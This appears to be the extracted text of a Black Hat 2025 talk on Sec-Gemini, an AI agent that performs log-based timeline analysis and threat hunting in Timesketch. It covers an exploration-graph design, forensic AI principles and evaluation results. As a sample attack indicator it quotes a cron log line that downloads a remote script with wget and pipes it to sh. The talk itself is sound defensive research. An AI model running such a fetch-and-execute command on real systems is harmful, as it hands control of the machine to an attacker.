

AUGUST 6-7, 2025
MANDALAY BAY / LAS VEGAS

Autonomous Timeline Analysis and Threat Hunting

Al Log Reasoning Capability in Timesketch

Alex Kantchelian, Marteen Van Dantzig, Diana Kramer, Janosch Köpper, Eric Morley, Sadegh Momeni, Yanis Pavlidis, Elie Bursztein with the help of **many** Googlers

4,000,000

Average number of events on a freshly installed Windows server

Agenda





The Log Volume Problem



Forensics 101



Sec-Gemini's Log Reasoning Capability



Timesketch with Sec-Gemini



Evaluation












The Log Volume Problem

Finding the needle in a haystack



Anatomy of a Windows 2022 Base Image



The log volume problem



The signal is buried in the noise



One attack creates a dozen log types



Attackers can look like normal users












Forensics 101

and how we do it at Google



Three phases of forensics



Collection

Fetch artifacts: disk images, process executions, and event/auth logs



Processing


Convert into a friendlier format. Parse, normalize, and enrich data



Analysis


Review artifacts - explore the timeline and check for indicators

Forensics with open source tools





Forensics with open source tools







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






Analysis with Timesketch

















Summarization ≠ Timeline Analysis



Missing Narrative

Analysts must manually stitch together summaries to understand the full story



Doesn't Scale

Sending millions of unfiltered log records to an Al model will be expensive and slow














Sec-Gemini's Log Reasoning Capability



Sec-Gemini

Mission

Be the most capable cybersecurity
Al for scalable and automatic
protection of online products,
users, and systems from Al threats
and bad actors

App Security Vulnerability Understanding Threat Intel **Network Security** Malware Analysis Log Reasoning

Sec-Gemini is experimental research

GCP offers mature SecOps agents

Sec-Gemini's Log Reasoning Capability

Capable

Investigation, e.g., timeline reconstruction Detection, e.g., unsupervised threat hunting


Scalable & Flexible

raw, massive, heterogenous logs

Autonomous, Explainable and Verifiable



A Classic* Agent?



*ReAct: Synergizing Reasoning and Acting in Language Models

Problems with the Classic Agent



Context Window Overflow

fetched log records accumulate, context window fills in few steps



LLM Loses Track of Goal

repeatedly fetches same records, persists in dead-end directions, ...



Poor Explainability

100s of pages of free-form text: LLM outputs + log records

Exploration Graph represents state of investigation

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Edge (\rightarrow) means general logical entailment:

specialization of, analysis of, answer to, etc

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Four node types:


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Four node types:



Investigative direction



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
Four node types:



Investigative direction



Fetch records operation



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
Investigative direction



Fetch records operation



Observations on fetched records



Exploration Graph represents state of investigation

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Investigative direction




Fetch records operation



Observations on fetched records



Investigative finding from fetched records




LLM updates the exploration graph in 3 phases

1. Examine graph and prioritize best investigative directions




Append nodes to graph



- Examine graph and prioritize best investigative directions
 Append nodes to graph
- 2. Perform fetch record ops to advance selected directions


 Append nodes, environment fetches records



- Examine graph and prioritize best investigative directions
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- 2. Perform fetch record ops to advance selected directions

 Append nodes, environment fetches records
- 3. Analyze fetched records

 Append , and possibly nodes




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Exploration Graph as Agent Memory 2/2


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Exploration Graph as Agent Memory 2/2

LLM updates the exploration graph in 3 phases


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Exploration Graph as Agent Memory 2/2

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
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 nodes to graph
- 2. Perform fetch record ops to advance selected directions

 Append nodes, environment fetches records
- 3. Analyze fetched recordsAppend , and possibly nodes





An Illustrative Case: Setup

Detection signal triggers on a Linux VM



Not given detection nor any starting point "find and explain all attacker actions"







Disk imaged, raw logs extracted

~1M log records, 7 different log types: syslog, filesystem, selinux, ...

- Check for SSH brute-force attacks in syslog:ssh:login log
- Linvestigate syslog and selinux logs for signs of exploit attempts (e.g., unusual system calls,...
- Investigate fs: stat logs for any suspicious activity

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[fs:stat:355965] Modification of /etc/cron.hourly/gcc.sh shortly after successful SSH brute...
[fs:stat:356100] Last access timestamp for suspicious executable /usr/bin/ygljglkjgfg0,...

Sec-Gemini's Exploration Graph Takeaways



Scale to 100M+ log lines & handle complex multi-step investigations

LLM task is to build & maintain an explicit exploration graph LLM only sees targeted, small subset of logs at every round



Explainable

Exploration graph is intuitive and lends itself to helpful visualizations



Verifiable

Every finding holds a reference to one or more supporting log records












Timesketch with Sec-Gemini

How Al augments an analyst



Al Principles in Digital Forensics

Tra	nc	no	ro	nt
11 G	-	UG	пС	IIL

Analysts must be explicitly aware when AI is integrated into the investigation process.

Verifiable

Al outputs must be validated by analysts, adhering to established principles and verifiable via traditional forensic methods.

Explainable

The AI should provide its reasoning in a way that enables analysts to fully understand how findings were derived.


Traceable

All Al conclusions and supporting evidence must directly link back to the original, unmutated data.


Protected

Uphold attorney-client privilege and secure access to any sensitive information when AI is involved.

A log analysis agent in Timesketch



A log analysis agent in Timesketch













Evaluation

Scoring Sec-Gemini's Log Reasoning performance




Evaluation Dataset



100 compromised VMs real-world cases detected by low-FP rules



Average Case is Hard
14 log types
4.1M+ log records
38 annotated records



Evaluation Task




Task: find all attack-related indicators (entities)

URLs, filename, IP address, process and executable names, etc

3 levels of relevance: **critical**, **important** and **supplemental**. Example:

[CRON, pid: 570342] (perfkit) CMD (wget -q -O - http://185.122.xxx.xxx/h2.sh | sh > /dev/null 2>&1)



Two configurations: hinted and not-hinted

hinted: SG given initial detection info. Akin to timeline reconstruction.

not-hinted: SG not given a starting point. Akin to general threat hunting.

Precision & Recall

Timeline Reconstruction (hinted)

Recall on Critical	53%
Recall on Important	40%
Recall on Suppl .	25%
Precision	12%

Threat Hunting (not hinted)

Recall on Critical	47%
Recall on Important	42%
Recall on Suppl .	21%
Precision	11%

Sec-Gemini finds

53% of critical indicators

across millions of logs

for under \$3





CTF scenario

Your mad scientist boss was contacted by the FBI. They found his recently-developed Szechuan sauce recipe on the dark web. How was our recipe stolen?

CTF created by James Smith, <u>DFIRmadness.com</u>

- Nightmare Disk Image Only
- Difficult Disk and Memory
- Moderate Disk, Memory, and Autoruns
- Easy Disk, Memory, Autoruns, and PCAPS

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Configuration	Indicator recall	Questions answered
Scenario included		

Configuration	Indicator recall	Questions answered
Scenario included	60% of critical indicators	22 out of 30

Configuration	Indicator recall	Questions answered
Scenario included	60% of critical indicators	22 out of 30
Fully autonomous No scenario included	50% of critical indicators	20 out of 30

Want To Learn More?

Trusted Tester Program



bit.ly/46x9GLr

Other Talks/Events

Blackhat Demos: Google Cloud Security Booth #2240

August 7: 2pm

Arsenal Demos: Business Hall, Arsenal Station 7

August 7: 1pm

GenSec CTF: LVCC West Hall, Level 1, 302

August 8 - 10

Thank you

mvd@google.com akant@google.com



SCAN FOR SLIDES



